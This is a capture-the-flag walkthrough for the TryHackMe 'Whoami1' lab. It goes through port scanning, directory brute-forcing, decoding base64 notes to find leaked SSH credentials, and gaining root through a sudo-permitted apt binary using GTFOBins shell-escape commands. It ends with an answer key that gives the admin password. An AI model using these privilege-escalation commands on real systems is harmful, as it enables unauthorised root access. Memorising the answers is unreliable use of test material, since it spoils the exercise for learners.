TryHackMe - Whoami1 (Official Write-up)

Nmap Scan:

Let's start with an nmap scan.

command:

```
nmap -sC -sV 192.168.252.142
```

output:

```
1nj3ct10n@kali:~$ sudo nmap -sC -sV 192.168.252.142
Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-11 12:23 PKT
Stats: 0:00:12 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 12:23 (0:00:06 remaining)
Nmap scan report for 192.168.252.142
Host is up (0.0010s latency).
Not shown: 997 filtered ports
PORT    STATE  SERVICE VERSION
22/tcp  open   ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a6:18:3f:9b:73:ee:67:78:60:36:9c:f4:91:e5:ff:04 (RSA)
|   256 c9:e0:b2:69:c5:dc:f0:d7:76:5e:30:61:b3:1a:f9:5a (ECDSA)
|_  256 c3:34:47:91:12:7a:ef:6f:b6:11:1b:a0:f3:31:4b:d7 (ED25519)
80/tcp  open   http    Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Nicepage 3.5.3, nicepage.com
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Page 1
443/tcp closed https
MAC Address: 00:0C:29:D4:65:42 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.61 seconds
```

We see two ports open:

- *Port 22: OpenSSH*
- *Port 80: HTTP*

Enumeration:

Visiting the Webpage:


Upon visiting the web, we are presented with a GIF and some social media links. (Chromium browser opens up the web page more efficiently than Mozilla).

We view the page source, and find a comment:

```
        <p>Your browser does not support HTML5 video.</p>
      </video>
    </div>
  </div>
  <div class="u-clearfix u-sheet u-sheet-1"></div>
</section>
           <! Access our internal web portal at /AreU0or1/portal/ >

<footer class="u-black u-clearfix u-footer" id="sec-f320"><div class="u-clearfix u-sheet u-sheet-1">
    <div class="u-align-left u-social-icons u-spacing-10 u-social-icons-1">
```

Probable a hidden directory. We visit the directory, and we are presented with an Internal Portal, with a message from the 'administrator.'



Since we do not have the credentials and the room instructions suggest that no brute-forcing is required, let's move towards another approach.

Directory Brute-forcing:


Let's fire up gobuster to enumerate some hidden directories and files.

command: `gobuser dir -u http://192.168.100.65 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,txt,sh,html`

output:

```
inj3ct10n@kali:~$ gobuster dir -u http://192.168.100.65/ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -x txt,php,sh,html
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://192.168.100.65/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     html,txt,php,sh
[+] Timeout:        10s
===============================================================
2021/02/11 12:40:43 Starting gobuster
===============================================================
/images (Status: 301)
/templates (Status: 301)
/files (Status: 301)
/index.html (Status: 200)
/javascript (Status: 301)
/note.txt (Status: 200)
/phpmyadmin (Status: 301)
/server-status (Status: 403)
```

And we find a bunch of directories, but the 'note.txt' file looks interesting. The note.txt file appears to be some sort of encrypted text.



Let's try base64 decoding the text as our first attempt to decryption. And voila we get a secret message from the admin to the development team.

command: `echo -n VG8gdGhlIGRldiB0ZWFtLApNYWtlIHN1cmUgdG8gcmVtb3ZlIHRoZSBzZW5zaXRpdmUgZmlsZXMgZnJvbSBzZWNyZXRfbG9jYXRpb24uClRoYW5reW91IQotIGpvbiAoYWRtaW4p' | base64 -d`


output:

```
inj3ct10n@kali:~$ echo -n 'VG8gdGhlIGRldiB0ZWFtLApNYWtlIHN1cmUgdG8gcmVtb3ZlIHRoZSBzZW5zaXRpdmUgZmlsZXMgZnJvbSBzZWNyZXRfbG9jYXRpb24uClRoYW5reW91IQotIGpvbiAoYWRtaW4p' |bas
e64 -d
To the dev team,
Make sure to remove the sensitive files from secret_location.
Thankyou!
- jon (admin)inj3ct10n@kali:~$
```


Okay, so from the above message, we can infer three things:

1. *jon is the admin of the server*
2. *there's some sensitive file on the server that the development team has to remove*
3. *the 'secret_location' appears to be yet another directory, let's try to access it*

Surely, it is yet another directory, with an 'admin.txt' file.




When we access the 'admin.txt' file, we are presented again with what appears to be a base64 encoded string.



Let's go with base64 decoding again. And it's a response from the dev team to the admin.

command: `echo -n 'VG8gam9uLApUaGFua3MgZm9yIHRoZSByZW1pbmRlci4gVGhlIHNhaWQgZmlsZXMgaGF2ZSBiZWVuIG1vdmVkIHRvIGEgYlc5eVpWOXpaV04xY21WayBsb2NhdGlvbiBmb3IgdGhlIHRpbWUgYmVpbmcuIFdlIHdpbGwgcmVtb3ZlIHRoZW0gY29tcGxldGVseSBvbmNlIHdlJ3JlIGRvbmUgdGhlIHNpdGUgZGV2ZWxvcG1lbnQuCi0gdGhlIGRldiB0ZWFtLg==' | base64 -d`

output:



From this message, we can say that the sensitive file is still present on the server but has been moved to another location. When we try to access the location that the dev team has mentioned, we get a 404-Not Found error.


Since, all the conversation between the admin and the dev team until this point has been base64 encoded, it's a possibility that this location is also base64 encoded. Let's try to decode it. And once again, we find another directory, where we might find the mentioned sensitive file.

command: `echo -n 'bW9yZV9zZWN1cmVk' | base64 -d`

output:

```
1nj3ct10n@kali:~$ echo -n 'bW9yZV9zZWN1cmVk' | base64 -d
more_secured1nj3ct10n@kali:~$
1nj3ct10n@kali:~$
```

We visit this directory and we get a creds.txt file which has the credentials of jon.




```
jon : FlowersOfUnited06021958!!
```

When we access the Internal Portal with these creds, we get an authentication error. So, let's use these creds with SSH. And, we get logged in. Time to grab the user flag.

```
1nj3ct10n@kali:~$ ssh jon@192.168.100.65
The authenticity of host '192.168.100.65 (192.168.100.65)' can't be established.
ECDSA key fingerprint is SHA256:D0K4/AEYnKwHjSYcKlReolMcv2HYylSPqnc+K4sBIa8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.100.65' (ECDSA) to the list of known hosts.
jon@192.168.100.65's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-135-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Feb 11 08:07:02 UTC 2021

  System load:  0.09              Processes:           178
  Usage of /:   23.3% of 18.57GB  Users logged in:     1
  Memory usage: 28%               IP address for ens33: 192.168.100.65
  Swap usage:   0%

 * Introducing self-healing high availability clusters in MicroK8s.
   Simple, hardened, Kubernetes for production, from RaspberryPi to DC.

     https://microk8s.io/high-availability

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

0 packages can be updated.
0 of these updates are security updates.

New release '20.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Wed Feb 10 09:03:54 2021
jon@wh0am1:~$ ls
user.txt
jon@wh0am1:~$ cat user.txt
[redacted]
jon@wh0am1:~$ _
```

Okay, so now for elevating our privileges, let's check for any sudo misconfigs.

command: `sudo -l`

output:

```
jon@wh0am1:~$ sudo -l
Matching Defaults entries for jon on wh0am1:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jon may run the following commands on wh0am1:
    (ALL : ALL) NOPASSWD: /usr/bin/apt
jon@wh0am1:~$ _
```

Alright! We can run 'apt' command with sudo.

Let's see how we can abuse this to escalate privileges. We visit https://gtfobins.github.io and search for apt. Looks like we can use elevate our privileges to root, using the command mentioned.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a) This invokes the default pager, which is likely to be `less`, other functions may apply.

```
sudo apt-get changelog apt
!/bin/sh
```

(b) For this to work the target package (e.g., `sl`) must not be installed.

```
TF=$(mktemp)
echo 'Dpkg::Pre-Invoke {"/bin/sh;false"}' > $TF
sudo apt install -c $TF sl
```

(c) When the shell exits the `update` command is actually executed.

```
sudo apt update -o APT::Update::Pre-Invoke::=/bin/sh
```

After running this command, we have successfully achieved root access on this machine. Let's grab the root flag and answer the questions.

```
jon@wh0am1:~$ sudo apt update -o APT::Update::Pre-Invoke::=/bin/sh
# id
uid=0(root) gid=0(root) groups=0(root)
# pwd
/tmp
# cd /root
# ls
root.txt
# cat root.txt
[redacted]
# _
```

Questions:

Question # 1: Who is the admin?
Answer: jon

Question # 2: In which directory is the sensitive file located? And what is the name of the file?
Answer: more_secured, creds.txt

Question # 3: What is the admin's password?
Answer: FlowersOfUnited06021958!!

Question # 4: What are the contents of the user.txt?
Answer: THM{<redacted>}

Question # 5: What are the contents of the root.txt?
Answer: THM{<redacted>}